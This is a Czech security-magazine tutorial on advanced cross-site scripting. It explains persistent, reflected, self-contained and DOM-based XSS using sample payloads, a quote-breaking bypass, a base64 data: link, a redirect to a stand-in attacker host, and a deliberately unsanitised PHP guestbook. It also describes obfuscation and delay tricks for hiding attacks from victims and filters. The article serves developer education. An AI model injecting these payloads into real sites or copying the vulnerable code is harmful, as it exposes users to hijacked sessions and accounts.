.CCUMINN.

Pokročilé techniky XSS

Stupeň obtížnosti:

O zranitelnosti Cross-Site Scripting, která se zkráceně označuje jako XSS, toho bylo napsáno již mnoho. Přesto se s touto zranitelností můžeme stále setkat ve více než 80% webových aplikací.

CO SE NAUČÍTE

jakým způsobem probíhá skriptování na straně klienta,

jaká jsou omezení skriptovacích jazyků implementovaných v browseru,

jakým způsobem je možné vložit skript do cizí webové stránky,

čím může být takto vložený kód nebezpečný,

využití XSS k různým druhům útoků,

jak se bránit na straně klienta,

jak čelit XSS na straně serveru.

CO BYSTE MĚLI ZNÁT

základy jazyka HTML,

základy JavaScriptu,

základy objektového modelu dokumentu (DOM).

Zkusíme spolu poodhalit důvod, pro tomu tak je a uvedeme si příklady zneužití této zranitelnosti, které by neměly nechat klidným žádného z vývoje webových aplikací. Se zranitelností XSS se dnes můžete stále setkat ve více než osmdesáti procentech webových aplikací a to i přesto, že je tato zranitelnost známa již mnoho let. Hned v úvodu si proto položíme otázku, proč je XSS stále tak rozšířené, když je k dispozici velké množství informací, které tuto zranitelnost popisují. V žádném případě si nemyslím, že by o ní snad vývojáři nikdy neslyšeli.

Přeci jen je poslední dobou vidět značný pokrok v této oblasti, kdy se vývojáři snaží o vymýcení této zranitelnosti ze svých stránek. Zaměřují se však převážně na persistentní, nebo-li trvalé XSS, které bývalo častým zdrojem nepříjemných *defaců* webových stránek. V současnosti se střetáváme hlavně s non-persistentními útoky XSS, které často zůstávají před správci webových aplikací skryty.

Na výše položenou otázku se proto nabízí následující odpověď: Vývojáři o náchylnosti své aplikace na útoky XSS neví a dozvídají se o ní teprve ve chvíli, kdy jsou na tuto skutečnost upozorněni někým z řad *witehatů*. Ani po upozornění na přítomnost XSS v aplikaci však její správci často neučiní patřičné kroky vedoucí k odstranění chyby. Musíme si tedy klást další otázku: proč správci webových aplikací nesjednají nápravu, když o přítomnosti náchylného místa na non-persitentní XSS vědí? Zde je nasnadě také jedna odpověď, která toto jednání vysvětluje tím, že si správci aplikací neuvědomují rizika, která z útoků XSS plynou. Domnívají se, že je možné využít útoky pouze k neškodným hrátkám útočníků, kteří mohou v nejhorším případě ukrást *cookie* své oběti.

V tomto článku si proto ukážeme příklady využití útoku XSS, které mohou vést k odcizení uživatelského účtu, k plnému ovládnutí webového browseru oběti, k vedení útoků na jiné weby nebo k vytvoření červa, který se sám bude šířit Internetem skrz existující XSS zranitelnosti. Článek si tedy klade za cíl poukázat na téměř neomezené možnosti XSS útoků, které, pokud nebudou z Internetu odstraněny, mohou se do budoucna stát skutečně velikou hrozbou.

Dříve, než se společně podíváme na popis samotného *Cros-Site Scriptingu* a konkrétní ukázkové útoky, musím seznámit případné začátečníky se skriptovacím jazykem a objektovým modelem dokumentu. V případě, že jste s těmito oblastmi obeznámeni, můžete první odstavce přeskočit a začíst se až do samotných informací o XSS.

Skriptování na straně klienta

Na počátku byla potřeba oživení webových stránek, které před implementací skriptovacích jazyků uměly pouze zobrazovat statické informace. Po jejich zavedení dostali vývojáři k dispozici prostředek, který jim umožňoval zobrazovat na webových stránkách aktuální

datum a čas nebo přistupovat k jednotlivým objektům na stránce a dynamicky měnit jejich obsah. Jako první přišla se svou implementací v podobě jazyka JavaScript společnost Netscape. Její JavaScript byl následně implementován i do Internet Exploreru. Společnost Microsoft však přišla i se svým řešením skriptování na straně klienta v podobě *VBScriptu*. Ten však nebyl implementován do ostatních prohlížečů a zůstal tak výsadou pouze Internet Exploreru. Existují i různé další méně rozšířené skriptovací jazyky, ale vývojáři ze zřejmého důvodu produkují své kódy převážně v JavaScriptu. Ze stejného důvodu jej ke svým příkladům v tomto článku budu používat i já.

Skripty, které se mají vykonat na straně klienta, jsou do webové stránky vkládány třemi způsoby. Prvním z nich je vložení skriptu a definic funkcí mezi tagy `<SCRIPT>` a `</SCRIPT>` do hlavičky dokumentu nebo jeho těla. Prohlížeč pak vykoná kód mezi těmito tagy okamžitě, jakmile jej načte z webového serveru, přičemž další zobrazení obsahu stránky provede až po dokončení běhu skriptu. Jak může vypadat takto napsaný skript je ukázáno ve Výpisu 1. *Parametr TYPE* uvedený u tagu *SCRIPT* by se sice měl uvádět, ale pokud jej vynecháme, nemusíme se příliš bát, že by to mělo nějaký vliv na funkčnost našeho skriptu.

Dalšího zjednodušení pak můžeme dosáhnout, když ze skriptu vypustíme značky pro html komentáře. Ty jsou uvedeny pouze pro případ, že použitý webový prohlížeč nepodporuje skriptovací jazyky a kód skriptu by se pak vypsal jako běžný text v obsahu stránky. Po zjednodušení vypadá stejný skript tak, jak uvádím ve Výpisu 2. Stejného zjednodušení budu používat i u všech dalších mnou uváděných příkladů.

Druhá z možností, jak do stránky vložit JavaScriptový kód, je jeho načtení z externího souboru. Tag *SCRIPT* obsahuje pro tento případ parametr *SRC (source)*, který se zapisuje ve tvaru, jenž můžete vidět ve Výpisu 3. I v tomto případě se nejprve zobrazí obsah stránky nad tímto tagem, poté se JavaScriptový kód načte a vykoná a následně je zobrazen zbývající obsah stránky. Tento způsob inkludování skriptů se používá většinou při vkládání různých knihoven funkcí, které jsou volány na různých místech webu nebo v případech, kdy je kód natolik rozsáhlý, že by zbytečně činil zdrojový kód stránky nepřehledným.

Třetí a poslední variantou vkládání skriptu do webové stránky jsou takzvané In-line skripty, které se vkládají jako atributy událostí. Tyto skripty se vykonávají jako reakce na určitou činnost uživatele, kterou může být například stisknutí tlačítka na klávesnici, kliknutí myší na objekt, přejetí kurzorem nad objektem, a podobně. Výpis 4 ukazuje způsob zápisu takto použitého skriptu.

Tímto jsme vyčerpali všechny možnosti, kterými vývojáři vkládají do stránek kódy svých skriptů. O něco níže, až si budeme představovat útoky XSS, se k těmto metodám opět vrátíme a ukážeme si, jakým způsobem mohou být zneužité ze strany útočníka. Poslední informací, kterou na tomto místě ještě uvedu, je skutečnost, že skriptovací jazyky na straně klienta neumožňují (s výjimkou souborů *cookies* nebo *exploitů* zneužívajících chyby ve webovém prohlížeči) přistupovat k souborům na disku. Je tak zabráněno tomu, aby útočník mohl na disk ukládat nebezpečné soubory nebo z disku číst soukromé informace. Tato skutečnost je asi největším omezením zmíněných skriptovacích jazyků. Bez něj by ale byl uživatel na Internetu naprosto bezbranný a stal by se tak pro útočníka velice snadným cílem.

Document Object Model (DOM)

Pracujeme-li se skriptovacím jazykem na straně klienta, budeme často přistupovat k různým objektům v dokumentu. Když mluvím o objektech, myslím tím jednotlivá otevřená okna prohlížeče, odstavce textu, vložené rámy, obrázky, formuláře, tlačítka a vůbec všechny prvky, které se v dokumentu nachází. Již jsme si řekli, že pomocí JavaScriptu můžeme k těmto objektům libovolně přistupovat.

Můžeme číst jejich obsah nebo jej dokonce i měnit. Díky tomu mohou vývojáři tvořit dynamicky měněné stránky, které téměř okamžitě reagují na akce uživatelů. Objektový model má svou jasně stanovenou hierarchii, kde na nejvyšším stupni stojí objekt *Window*, který zastupuje okno prohlížeče. Tento objekt je následován objekty typu *document*, které tvoří jednotlivé načtené dokumenty. Následují jednotlivé objekty v dokumentu a jejich další dceřiné objekty. Vždy, když je potřeba přistoupit k některému objektu, je potřeba se k němu prokousat celou touto hierarchií. K vlastnostem jednotlivých objektů pak přistupujeme skrz jejich metody. Je potřeba se zmínit, že ne všechny prohlížeče mají *DOM* implementován shodně. Některé prohlížeče jej mají implementován pouze částečně a některé dokonce vůbec. Nejlépe na tom jsou prohlížeče od Micro-

Výpis 1. *Ukázka kódu zapsaného mezi tagy ‹script› a ‹/script›*


```
<script type="text/javascript"><!--
  document.write(Ukázka skriptu);
//--></script>
```

Výpis 2. *Ukázka zjednodušeně zapsaného kódu*

```
<script>
  document.write(Ukázka skriptu);
</script>
```

Výpis 3. *Ukázka skriptu, který je načítán z externího souboru*

```
<script src="myscript.js"></script>
```



Obrázek 1. *Ukázka odpovědi od webového vyhledávače*

softu a Mozilly. I mezi jejich implementací však existují určité rozdíly, na které je třeba myslet a tak je často nutné vytvářet pro každý z těchto browserů rozdílné kódy. Poslední věcí, kterou bych na tomto místě rád zmínil, je bezpečnostní omezení zabraňující přistupovat k objektům, které jsou umístěny na stránce pocházející z jiné domény. Toto omezení se označuje výrazem *Same Origin Policy*. Jeho existence je pro bezpečnost natolik důležitá, že nebude od věci se u ní chvíli pozastavit.

Same Origin Policy

Již jsme zmínili, že toto omezení zabrání přistupovat skriptem z jedné domény k objektům, které leží v doméně jiné. Není to však omezení jediné. Abychom mohli k objektům přistupovat musí se shodovat nejenom doména, server, použitý protokol, ale i port, přes který komunikujeme. V Tabulce 1. uvádím pár příkladů, kdy se nám přístup k objektům podaří a kdy nikoliv. Vše si ještě navíc popíšeme na praktickém příkladu.

Řekněme, že máme otevřeny dva dokumenty. Každý z nich může být otevřen v jiném okně, nebo jeden tvoří stránku se skriptem a s vloženým rámem a druhý dokument je obsahem rámu, který je do předchozí stránky vložen. Pokud by byl dokument se skriptem umístěn na serveru útočníka a ten druhý by pocházel z důvěryhodného serveru, bylo by asi dost nepříjemné, pokud by útočníkův skript mohl měnit hodnoty objektů na důvěryhodné stránce, nebo kdyby umožňoval číst jejich hodnoty například v podobě *cookies*. Sami vidíte, že pokud by byla taková akce útočníkovi povolena, jednalo by se o naprosto fatální bezpečnostní problém. Útočníkovi se díky omezení *Same Origin Policy* naštěstí nemohou podobné útoky nikdy podařit. K tomu, aby mohl podobný útok provést, musel by své skripty umístit ve stejné doméně, na kterou útočí. No a to už se pomalu dostáváme k jádru útoků XSS, pomocí níž je právě umístění útočníkových skriptů do napadených webových aplikací možné.


Dobrá znalost JavaScriptu a objektového modelu jsou pro útočníka předpokladem pro sofistikované *Cross-Site Scripting* útoky. S jejich znalostí je útočník při plánování útoků omezen pouze svou vlastní fantazií a možnostmi, které mu tyto nástroje povolují. Pokud si chcete utvořit jasnější představu o možnostech XSS útoků, neměli byste také znalosti těchto dvou nástrojů podceňovat. Bez jejich pochopení, můžete jen s velkými obtížemi stavět barikády, které mají vetřelcům zabránit v provádění útoků tohoto druhu.

Výpis 4. *Ukázka In-line skriptu*

```
<a href="http://www.domain.com" onmouseover="alert (Ukázka události onmouseover)">Dom
                    ain.com</a>
```

Výpis 5. *Kód návštěvní knihy, která nekontroluje vstup uživatelů*

```
<?php
if ($save):
  $fp = fopen("./forum.dat", "a");
  if (!$fp) exit;
  $message = $name . "<br>" . $text . "<hr>";
  fputs($fp, $message);
  fclose($fp);
endif;
?>
<html>
  <body>
  <form action="<?php echo $PHP_SELF; ?>" method="post">
    <table>
      <tr><td align="left">Name: <input type="text" value="" name="name"></td></tr>
      <tr><td>Message:<br><textarea name="text" rows=5 cols=60></textarea></td></tr>
    </table>
    <input type="submit" name="save" value="Send">
  </form>
  <?php
    if (File_exists("./forum.dat")) readfile("./forum.dat");
  ?>
  </body>
</html>
```



Obrázek 2. *Úspěšný útok přes webový vyhledávač*

Úvod do Cross-Site Scripting (XSS)

Výraz *Cross-Site Scripting*, který se zkráceně označuje jako XSS nebo někdy také CSS (neplést s kaskádovými styly), v překladu znamená skriptování napříč sítěmi a jak jsem se zmínil již v úvodu, jedná se o jednu z nejvíce rozšířených zranitelností současného webu. Se zranitelností XSS se můžeme setkat v několika podobách, přičemž nejčastěji je dělíme na trvalé (persistentní) XSS a na dočasné (Non-persistentní) XSS. Setkat se však můžeme také s *DOM-based XSS* nebo *Self-contained XSS*. Myslím, že právě nyní je ten správný čas, abychom si o každém z nich řekli něco bližšího a konečně si také zranitelnost XSS vysvětlili.

Persistentni (trvalé) XSS

Zranitelnost tohoto typu je nejsnáze pochopitelným druhem XSS a proto začneme v našem popisu právě jím. Setkáme

se s ním hlavně v diskusních fórech, návštěvních knihách, komentářích ke článkům a všude tam, kde mají návštěvníci možnost vložit natrvalo svůj příspěvek na webovou stránku. Pokud vstup od návštěvníka není dostatečně kontrolován a upraven logikou na straně serveru, může ze strany návštěvníka dojít ke vložení nebezpečného skriptu, který se spustí ve webovém browseru každému, kdo na stránku, která tento příspěvek zobrazuje, vstoupí. Uvedeme si konkrétní příklad. Uvažujme, že máme na svých webových stránkách návštěvní knihu, která nekontroluje vstupy zadané uživateli. Kód takové knihy můžete vidět ve Výpisu 5. Dále budeme uvažovat, že se útočník pokusí o vložení skriptu, který při každém zobrazení příspěvku provede přesměrování návštěvníka na jinou webovou stránku. Takový skript by mohl vypadat podobně, jako je uvedeno ve Výpisu 6. Co se nyní stane, když útočník vloží skript z Výpisu 6, jako svůj příspěvek do návštěvní knihy? Zdrojový kód webové stránky s příspěvkem pak bude vypadat, jako ten z Výpisu 7 a k provedení skriptu dojde vždy, když se návštěvníkovi stránka zobrazí.

Sami vidíte, že k provedení útoku stačilo opravdu málo a jeho následky mohou být nedozírné – od jednoduchého přesměrování, přes *redesign* stránky až po naprosté ovládnutí prohlížeče oběti. O konkrétních útocích, ke kterým může být XSS využito si povíme níže. Na druhou stranu, je tento útok ze strany majitele webové aplikace okamžitě zjistitelný a proto tato zranitelnost ze stránek velice rychle mizí.

In-line JS / Self-contained XSS

Tento druh útoku je také velice jednoduchý. Schválně si zkuste do adresního řádku vložit toto: `javascript:alert('XSS');` a svůj vstup odentrovat. Mělo by na Vás vyskočit výstražné okno s textem XSS, které je výsledkem námi vloženého skriptu přes adresní řádek. Pokud máme k dispozici návštěvní knihu, do které můžeme vkládat odkazy, pak je nám často umožněno vložit na stránky i takto připravený skript. Ukázku vstupu pro tento útok uvádím ve Výpisu 9. Jakmile oběť klikne na takto připravený odkaz, spustí se v kontextu dané stránky uvedený skript, stejně jako by ho oběť sama zapsala do adresního řádku.

Stejný útok se dá provést ještě druhým způsobem, který funguje v prohlížečích Firefox nebo Opera, a který umožňuje zapsat stejný skript způsobem, který uvádím ve Výpisu 10. Více se o tomto způsobu kódování rozepíši v odstavci věnovaném skrývání skriptů před odhalením.

Non-persistentní XSS

S vysvětlením tohoto typu zranitelnosti to již nebudu mít tak jednoduché jako v předchozích případech. U non-persistentního XSS dochází k vykonání kódu, který je předán jako součást požadavku na stránku. Parametr je na straně serveru zakomponován do webové stránky, která je následně zobrazena uživateli. S touto zranitelností se nejčastěji setkáme u různých vyhledávačů, stránek s chybovým hlášením (například s kódem 404), či na stránkách, které si předávají obsahy zobrazitelných zpráv v parametrech URI. Pokusím se opět uvést konkrétní případ, při němž se můžeme s non-persistentním XSS střetnout.

Uvažujme, že máme vyhledávací nástroj, který prochází obsah webu a zobrazuje nalezené výsledky. Při každé odpovědi navíc server odpoví zprávou: Na hledaný výraz *XYZ* bylo nalezeno 10 odpovědí (viz. Obrázek 1). Zjednodušený zdrojový kód takové zobrazené stránky by mohl vypadat podobně, jak ukazuje Výpis 11. Co se nyní stane, když útočník vloží dotaz na výraz, který obsahuje kód skriptu uvedeného ve Výpisu 12. Po odeslání požadavku na hledání je hledaný řetězec předán jako parametr vyhledávacímu skriptu a následně je zobrazena stránka, která obsahuje námi injektovaný skript. Ten se pochopitelně okamžitě po načtení vykoná (viz. Obrázek 2). Zdrojový kód stránky s injektovaným skriptem můžete vidět ve Výpisu 13, přičemž URI výsledné stránky má tvar, který uvádím ve Výpisu 8. V uvedeném odkazu je hledaný výraz zakódován pomocí URL kódování. Nyní již stačí pouze zaslat tento odkaz oběti, které se skript spustí, jakmile na odkaz klikne.

Bypassing

V určitých případech dochází u non-persistentního XSS k výpisu útočníkem zadaného skriptu tak, že se stane hodnotou parametru nějakého jiného tagu. V takovém případě by se skript nevykonal a je proto nutné, aby útočník zmíněný tag nejprve uzavřel. Nejlépe uděláme, pokud si uvedené informace opět přiblížíme pomocí konkrétního příkladu.


Uvažujme, že máme stránku, která obsahuje přihlašovací formulář k uživatelskému účtu. Do toho se běžně zadává přístupové jméno a heslo a v případě, kdy je zadána nesprávná kombinace přístupových údajů, je tento

Výpis 6. *Script způsobující přesměrování návštěvníků na jinou stránku*

```
<script>document.location='http://www.atacker.com';</script>
```

Výpis 7. *Zdrojový kód webové stránky s injektovaným skriptem*

```
<html>
  <body>
  <form action="/forum1.php" method="post">
    <table>
      <tr><td align="left">Name: <input type="text" value="" name="name"></td></tr>
      <tr><td>Message:<br><textarea name="text" rows=5 cols=60></textarea></td></tr>
    </table>
    <input type="submit" name="save" value="Send">
  </form>
  Jack<br>My message<hr>
  John<br>My script in message <script>alert('XSS');</script><hr>  </body>
</html>
```



Obrázek 3. *Schéma využití webového browseru po infikování XSS Proxy klientem*

přihlašovací formulář opětovně zobrazen pro vyplnění. Při druhém pokusu je však již předvyplněna hodnota pole s uživatelským jménem, které jsme vložili při prvním pokusu. Pokud nejsou hodnoty z přihlašovacího formuláře kontrolovány, může dojít ke spuštění našeho skriptu. Ve Výpisu 14. je uveden zdrojový kód stránky s přihlašovacím formulářem a ve Výpisu 15. pak zdrojový kód téže stránky po té, co jsme do pole pro uživatelské jméno vložili skript z Výpisu 12. Pomocí barevně zvýrazněné syntaxe můžete vysledovat, co se stalo.

Útočníkův skript se vložil jako řetězec do vstupního pole formuláře, a při zobrazování stránky se proto nespustil. Pokud bychom ale předchozí řetězec a tag nejprve uzavřeli pomocí kombinace znaků "> a teprve poté uvedli náš skript, byla by situace jiná a ke spuštění kódu by již došlo. Ve chvíli, kdy si nejsme jisti, zda tvůrce aplikace použil v tagu uvozovky nebo apostrofy, vyplatí se vytvořit *bypass* pomocí této kombinace znaků '">, která by řetězec a tag uzavřela v každém případě. I nadále má však provedený útok jeden nedostatek a to ten, že za vstupním polem nám zůstaly dva nevyužité znaky v podobě ">, které budou na webové stránce zobrazeny. Abychom tomu zabránili, vložíme za náš skript ještě znaky pro html komentář, které se postarají o jejich skrytí. Výsledný skript, který vložíme do vstupního pole pro uživatelské jméno, bude tedy nakonec vypadat tak, jak je uvedeno ve Výpisu 16. Po tomto útoku vypadá zdrojový kód stránky stejně jako ten z Výpisu 17.

DOM-based XSS

Tento typ XSS je hodně podobný předchozímu typu. Rozdíl je v tom, že zakomponování útočníkova skriptu do webové stránky neprobíhá na straně serveru, ale na straně klienta. Ten pomocí vlastních nástrojů přečte hodnoty parametrů z URL a vypíše je na zobrazovanou stránku. Jako příklad si uvedeme webovou stránku, která v parametru URI přebírá název dne v týdnu a zobrazuje jej uživateli. Zdrojový kód takové stránky uvádím ve Výpisu 18. Pokud útočník vytvoří odkaz, který jako hodnotu parametru převezme skript uvedený ve Výpisu 12, dojde k jeho vypsání a tím k jeho provedení.

Výpis 8. *Odkaz obsahující parametr s infikovanou hodnotou*

```
http://www.searchsite.com/search.php?query=%3Cscript%3Ealert%28%27XSS%27%29%3B%3C%2Fs
                    cript%3E
```

Výpis 9. *Útočníkův odkaz pro self-contained XSS*

```
<a href="javascript:alert('XSS');">Odkaz</a>
```

Výpis 10. *Útočníkův odkaz pro self-contained XSS zakódovaný pomocí Base64*

```
<a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk7PC9zY3JpcHQ+">Odkaz</a>
```

Výpis 11. *Zdrojový kód stránky oznamující nulový počet nálezů výrazu example xss atack*

```
<html>
  <head>
    <title>Search Results</title>
  </head>
  <body>
    <form method="get" action="search.php">
      <input type="text" name="query" size="40" maxlength="1000" value="example xss
                    atack">
      <input type="submit" name="kbsubmit" value="Search">
    </form>
    Your search for <b>example xss atack</b>  in <b>DRD</b> found <b>0</b> hits.
    No results were found for your search in DRD.
  </body>
</html>
```

Ochrana XSS před odhalením

Ochranou před odhalením XSS útoků rozumíme dvě různé věci. První z nich je ukrytí nápadně vyhlížejících hodnot předávaných v parametrech URI a druhou je provedení útoku takovým způsobem, kdy ze strany oběti nedojde po zdárném útoku k žádnému podezření. Ukrytí hodnot parametrů, kde by JavaScriptový kód mohl vzbudit podezření, se často provádí pomocí jeho kódování do okem hůře čitelného tvaru. Použít přitom můžeme některou z níže uvedených variant kódování.

Přesměrování

Ačkoliv je možné pomocí níže uvedených technik kódování ztížit čitelnost kódů předávaných v URI, může být někdy tato varianta stále příliš nápadná. Uživatel, který uvidí dlouhé obsahy parametrů v URI pak nemusí na odkaz kliknout. Abychom předávané parametry úplně skryli, můžeme použít techniku přesměrování. Při té je uživateli zaslán odkaz na náš server ve tvaru *http://www.atacker.com*. Ovšem ve chvíli, kdy oběť na tento odkaz klikne dojde na serveru *atacker.com* k automatickému přesměrování na stránku náchylnou na XSS, při němž je již kód skriptu předáván jako parametr. Tato technika má ještě jednu výhodu a to, že nejsme vázáni pouze na metodu GET, ale je tímto způsobem možné předávat hodnoty i metodou POST.

URL kódování

Při non-persistentních útocích, kdy se obsah útočného skriptu předává jako hodnota určitého parametru, je důležité nějakým způsobem zatemnit jeho obsah. Pro kódování hodnot v URL je asi nejjednodušší použít kódování, které je k tomu přímo určeno, tedy URL kódování. Výsledný řetězec je běžnými uživateli naprosto nečitelný viz. Výpis 24.

Konverze na html entity

Pro znepřehlednění kódu, ze kterého by na první pohled mohla být patrna jeho funkčnost, jsou často používány *html entity*, jimiž jsou postupně vyjádřeny všechny znaky kódu. Takový kód je pro běžného uživatele daleko hůře čitelný, než jeho ekvivalent v běžném textovém formátu. Pro zajímavost můžete porovnat

skripty z Výpisu 2 a 25, jejich funkčnost je stejná. Použití *html entit* navíc často umožňuje obejít ochrany, které filtrují některé nebezpečné znaky.

Konverze funkcí String.fromCharCode()

V případech, kdy jsou filtrovány znaky uvozovky a apostrofy, nebo pokud chceme zakódovat obsah skriptu tak, aby nebyl jeho význam na první pohled patrný, můžeme skript zakódovat znak po znaku pomocí funkce *String.fromCharCode()*, jež využívá *ascci tabulky znaků*. Skript uvedený ve Výpisu 2, by se pomocí této funkce dal zapsat tak, jak uvádí Výpis 26, aniž by ztratil cokoliv ze své funkčnosti.

Šifrování

Útočníci, kteří si přejí, aby jejich skript odolával průzkumům funkčnosti co nejdéle, mohou použít i své vlastní funkce, které se starají o šifrování a dešifrování kódu podle vlastních algoritmů. Vzhledem k tomu, že se přenáší i kódy těchto funkcí, je možné po jejich prostudování zašifrovaný obsah dešifrovat.

Self-contained XSS (protokol data:)

O tomto typu útoku jsem se již zmínil, když jsem popisoval jednotlivé typy útoků *Cross-Site Scripting*. Jedná se o zakódování skriptu pomocí některého z používaných šifrovacích algoritmů a vložení výsledného řetězce za *prefix data*. Zmiňoval jsem již také skutečnost, že lze této metody použít pouze u některých webových prohlížečů, mezi něž patří například Firefox nebo Opera.

Hned z prvního pohledu musí být všem jasné, že použití této metody je oproti běžnému zápisu skriptů daleko nepřehlednější a použijeme-li jí například v odkazu, nevzbuzuje takové podezření jako běžný kód. Zkuste si porovnat odkazy uvedené ve Výpisu 9 a Výpisu 10, jejichž význam je totožný. Pokud útočník vkládá podobně zakódovaný skript do stránky jako odkaz, má k dispozici i další způsoby zamaskování. Ihned za *prefix data* je totiž možné bez vlivu na funkčnost odkazu vložit dostatečný počet mezer na to, aby se při najetí na odkaz nezobrazila ve stavovém řádku informace o skutečném cíli. Oběť tak ve stavovém řádku uvidí po najetí kurzorem nad odkaz pouze začátek odkazu data a na jeho konci nenápadné tři tečky, které mají uživatele informovat o tom, že se do stavového řádku nevešel celý obsah URI, na které je odkazováno. Pomocí *Self-contained XSS* je navíc možné obejít různé filtry, které by si jinak všimly klíčového slova skript, či jiných znaků a útočníkovy by zabránili v provedení útoku.

Příklad útoku:

Útočník se chystá napadnout webové fórum, které je celkem obstojně zabezpečeno proti útokům XSS. Všechny znaky ‹ *a* › jsou konvertovány na jejich bezpečné entity *&gt a &lt* a návštěvníkům je díky tomuto omezení povoleno používat pouze omezený počet ošetřených *Buletin Board Codes*. Mezi nimi se nachází i *[a]* pro vložení odkazu, a právě toto se stane útočníkovým cílem. Ten do diskuze vloží odkaz, který vypadá stejně jako ten z Výpisu 9 nebo 10 s tím, že nahradí znaky ‹ *a* › jejich povolenými ekvivalenty *[a]*. Jakmile některý z návštěvníků klikne na tento odkaz, dojde ke spuštění vloženého kódu. Jaká bude jeho funkčnost, je již čistě v režii útočníka a jeho fantazie. K dalšímu zamaskování přitom může být použita i některá další z níže uvedených metod maskování.

Odložení akce XSS

Zda útočník použije odložení útoku, nebo zda jej provede okamžitě po napadení

Výpis 12. *Skript často používaný při testování zranitelnosti na XSS*

```
<script>alert('XSS');</script>
```

Výpis 13. *Zdrojový kód stránky oznamující nulový počet nálezů s injektovaným skriptem*

```
<html>
  <head>
    <title>Search Results</title>
  </head>
  <body>
    <form method="get" action="search.php">
      <input type="text" name="query" size="40" maxlength="1000" value="<script>alert(
                    "XSS");</script>">
      <input type="submit" name="kbsubmit" value="Search">
    </form>
    Your search for <b><script>alert("XSS");</script></b>  in <b>DRD</b> found <b>0</
                    b> hits.
    No results were found for your search in DRD.
  </body>
</html>
```

Výpis 14. *Zdrojový kód stránky s přihlašovacím formulářem*

```
<http><head></head><body>
<p>Pro vstup do zbývající části webu se musíte přihlásit:</p>
<form action="/login.php" method="post">
  Username:<input type="text" name="username" value="">
  Password:<input type="password" name="password" value="">
  <input type="submit" value="login">
</form>
</body></html>
```

Výpis 15. *Zdrojový kód stránky s předvyplněným uživatelským jménem, místo kterého byl použit útočníkův skript*

```
<http><head></head><body>
<p>Pro vstup do zbývající části webu se musíte přihlásit:</p>
<form action="/login.php" method="post">
  Username:<input type="text" name="username" value="<script>alert('XSS')</script>">
  Password:<input type="password" name="password" value="">
  <input type="submit" value="login">
</form>
</body></html>
```

Výpis 16. *Útočný skript s bypassem*

```
'"><script>alert('XSS');</script><!--
```

své oběti, záleží převážně na druhu útoku. Pokud celý útok probíhá na pozadí a jeho běh není obětí pozorovatelný je vhodné provést útok co nejrychleji. Stejně tak by prodleva zcela ztrácela smysl, pokud by útok spočíval v podvržení určité webové stránky, nebo ve změně jejího designu. Za jistých podmínek však může být určité odložení útoku prospěšné a může zabránit jeho odhalení.

Řekněme, že si útočník zvolí jednoduchý cíl spočívající v odhlášení napadeného uživatele od účtu, ke kterému je právě přihlášen. Útok přitom probíhá stylem popsaným v předchozím příkladu se *Self-contained XSS*. Pokud by kliknutí na vložený odkaz znamenalo okamžité odhlášení uživatele od jeho účtu, asi by bylo okamžitě jasné, co danou reakci vyvolalo a ve webovém fóru by se okamžitě začali množit varovné zprávy. Naproti tomu, pokud se po kliknutí na odkaz nic neprovede, vyčká se náhodný počet sekund a teprve poté dojde k odhlášení uživatele, nebude si nikdo vyvolané odhlášení od účtu spojovat s kliknutím na odkaz, ke kterému došlo již dříve. Tímto způsobem může útočník úspěšně maskovat některé typy útoků, k nimž patří například získání přihlašovacích údajů k aktuální webové aplikaci nebo k e-mailovému účtu, jejichž názorné příklady uvedu později.

Využití cookies k uložení informací

